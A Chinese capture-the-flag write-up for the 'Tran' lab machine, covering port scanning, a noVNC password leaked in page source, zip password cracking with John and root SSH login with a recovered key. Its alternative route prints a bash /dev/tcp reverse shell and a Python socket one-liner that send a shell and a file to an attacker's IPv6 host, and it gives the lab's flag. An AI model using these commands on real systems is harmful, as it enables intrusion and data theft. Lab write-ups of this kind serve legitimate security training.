

| Tran_daochunhan

| Tran

| 靶机信息

- 靶机名称: Tran
- 靶机作者: 群主
- 靶机类型: Linux
- 来源: MazeSec / QQ公开群 321948805
- 官网: <https://maze-sec.com/>

| user

目标:

```
192.168.64.67
```

端口扫描:


```
nmap -Pn -sV -p- --min-rate 5000 192.168.64.67
```

```
(daochunhan@kali)-[~]
$ nmap -Pn -sV -p- --min-rate 5000 192.168.64.67
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-12 05:46 -0400
Nmap scan report for 192.168.64.67
Host is up (0.0013s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Debian))
6080/tcp   open  gue?
```


开放端口:

```
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Debian))
6080/tcp   open  gue?
```


80 端口是一个 Dino Game 页面, 在源码注释中发现 **chenzi** :




6080 端口运行 noVNC，源码中的 `chenzi` 可作为 noVNC 的连接凭证：



通过 noVNC 登录图形桌面后，可以打开终端，并在桌面上找到 user flag：



虽然压缩包内容经过 ZipCrypto 加密，但是仍然可以列出其中的文件名：



内部文件为：

```
authorized_keys  
id_rsa  
id_rsa.pub
```

当前已经获得了 `chenzi` 用户的图形桌面和终端，`a.zip` 中的私钥很可能是 `root` 的入手点。靶机上没有 `zip2john` 和 `John`，关键点就是如何把这个文件传出来。

| root


| 预期解

在 `/opt` 下发现 `decimen-sender.html`：




noVNC 中的浏览器是可用的，直接浏览器打开：

file:///opt/decimen-sender.html



[Decimen Optical Transfer](#) 是一个通过**屏幕** → **摄像头**传文件的工具，不走网络。它会把文件编码成高速刷新的二维码流，接收端用摄像头扫描屏幕后还原文件。

那么选择这个 zip 然后把文件传出来即可：



官方接收端可以使用 decimen.app，最简单的方法是用手机扫描屏幕上的二维码流接收文件（否则还需要处理浏览器的摄像头权限）。

拿到文件后，在 Kali 上使用 `zip2john` 和 John 破解：

```
zip2john a.zip > a.hash
john --format=PKZIP --wordlist=/usr/share/wordlists/rockyou.txt a.hash
john --show --format=PKZIP a.hash
```

```
(daochunhan@kali)-[~/Desktop]
$ zip2john a.zip > a.hash
ver 2.0 efh 5455 efh 7875 a.zip/authorized_keys PKZIP Encr: TS_chk, cmplen=869, decmplen=1124, crc=392ADCF2 ts=0762 cs=0762 type=8
ver 2.0 efh 5455 efh 7875 a.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1975, decmplen=2590, crc=7779EC2A ts=0759 cs=0759 type=8
ver 2.0 efh 5455 efh 7875 a.zip/id_rsa.pub PKZIP Encr: TS_chk, cmplen=471, decmplen=563, crc=CFB9A76B ts=0759 cs=0759 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(daochunhan@kali)-[~/Desktop]
$ john --format=PKZIP --wordlist=/usr/share/wordlists/rockyou.txt a.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

(daochunhan@kali)-[~/Desktop]
$ john --show --format=PKZIP a.hash
a.zip:caca::a.zip:id_rsa.pub, authorized_keys, id_rsa:a.zip

1 password hash cracked, 0 left
```

得到密码 `caca`，使用 John 输出的密码解压：

```
7z x a.zip -oa # caca
cd a
ls
chmod 600 id_rsa
ssh -i id_rsa root@192.168.64.67
```

```
(daochunhan@kali) - [~/Desktop/a]
$ ssh -i id_rsa root@192.168.64.67
Linux Tran 7.1.8-2-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.1-11.1~trixie (2026-08-11) x86_64
```

```
HackMyVM
```

```
QQ Group: 321948805
```

```
Last login: Wed Aug 12 04:58:55 2026 from 192.168.64.39
root@Tran:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Tran:~# cat /root/root.txt
flag{root-62866d98b3e121f99f186be7f87c9979}
root@Tran:~#
```

反弹 shell

靶机上没有 `wget`、`curl`、`nc`；同时 IPv4 防火墙默认丢弃入站连接，只放行 22、80、6080，因此自建的 `python3 -m http.server 8000` 无法从 Kali 访问：

```

chenzi@Tran:~$ wget
bash: wget: command not found
chenzi@Tran:~$ curl
bash: curl: command not found
chenzi@Tran:~$ nc
bash: nc: command not found
chenzi@Tran:~$ █

root@Tran:~# iptables -nvL
Chain INPUT (policy DROP 1055K packets, 46M bytes)
pkts bytes target      prot opt in     out     source            destination
4406K 6075M ACCEPT    all  --  lo      *        0.0.0.0/0         0.0.0.0/0
3577K 200M ACCEPT    all  --  *       *        0.0.0.0/0         0.0.0.0/0          state RELATED,ESTABLISHED
382 19416 ACCEPT    tcp  --  *       *        0.0.0.0/0         0.0.0.0/0          tcp dpt:22
383 22904 ACCEPT    tcp  --  *       *        0.0.0.0/0         0.0.0.0/0          tcp dpt:6080
2079 122K ACCEPT    tcp  --  *       *        0.0.0.0/0         0.0.0.0/0          tcp dpt:80

Chain FORWARD (policy DROP 0 packets, 0 bytes)
pkts bytes target      prot opt in     out     source            destination

Chain OUTPUT (policy DROP 4021 packets, 272K bytes)
pkts bytes target      prot opt in     out     source            destination
4406K 6075M ACCEPT    all  --  *       lo      0.0.0.0/0         0.0.0.0/0
2247K 6032M ACCEPT    all  --  *       *       0.0.0.0/0         0.0.0.0/0          state RELATED,ESTABLISHED
0 0 ACCEPT    tcp  --  *       *       0.0.0.0/0         0.0.0.0/0          tcp spt:22
0 0 ACCEPT    all  --  *       *       0.0.0.0/0         127.0.0.0/8

root@Tran:~# ip6tables -nvL
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in     out     source            destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in     out     source            destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in     out     source            destination
root@Tran:~# █

```

在 noVNC 环境下复制粘贴不太方便，侧边剪贴板似乎也不可用，因此可以通过 SSH 公钥或反弹 Shell 获取 user shell。实测可知靶机到 Kali 的 IPv4 不可达，但 IPv6 可达：

```
nc -6 -lvp 4447
```

(因为没有解决 noVNC 的剪贴板问题，所以这里需要手敲一次 IPv6 地址

```
bash -c 'bash -i >& /dev/tcp/fd82:5748:6b5e:e178:1258:c9c1:3ada:19b6/4447
0>&1'
```

```

(daochunhan@kali)-[~/Desktop]
└─$ nc -6 -lvp 4447
Listening on :: 4447
Connection received on fd82:5748:6b5e:e178:41d4:e589:ac61:1b74 56782
chenzi@Tran:/opt$ id
id
uid=1000(chenzi) gid=1000(chenzi) groups=1000(chenzi),100(users)
chenzi@Tran:/opt$ █

```

拿 shell 也可以把 Kali 的 `ed25519` 公钥写入靶机的 `~/.ssh/authorized_keys`，之后直接 SSH 获取 user shell（手敲公钥太容易出错了，可以使用复制粘贴相关的插件，此处不做补充了：

[illegible]

靶机上没有 `nc`，可以使用 Python 把文件传过来：

```
nc -6 -lvnp 4447 > a.zip
```

```
python3 -c 'import socket;s=socket.create_connection(("fd82:5748:6b5e:e178:1258:c9c1:3ada:19b6",4447));s.sendfile(open("/home/chenzi/Desktop/a.zip","rb"))'
```

```
(daochunhan@kali) ~/Desktop
$ nc -6 -lvnp 4447 > a.zip
Listening on :: 4447
Connection received on fd82:5748:6b5e:e178:41d4:e589:ac61:1b74 54558

(daochunhan@kali) ~/Desktop
$ file a.zip
a.zip: Zip archive data, made by v3.0 UNIX, extract using at least v2.0, last modified Aug 12 2026 00:59:04, uncompressed size 1124, method=deflate
```

后续的压缩包破解以及使用 RSA 私钥 SSH 登录 root 相关步骤与预期解一致。